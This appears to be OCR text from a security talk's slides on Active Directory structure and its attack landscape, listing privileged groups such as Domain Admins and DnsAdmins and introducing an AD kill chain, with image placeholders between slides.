
Active Directory – Structure

- Go Hunting?




- Domain admins
- Enterprise admins
- Built-in administrators
- Account Operators
- Allowed RODC Password Replication Group
- Backup Operators
- DnsAdmins
- …

- AD environments can be way more complex than that... Think about all the services it provides




- Great attack landscape



Active directory kill chain

Broad landscape of attacks

- ➢ Focus of this talk

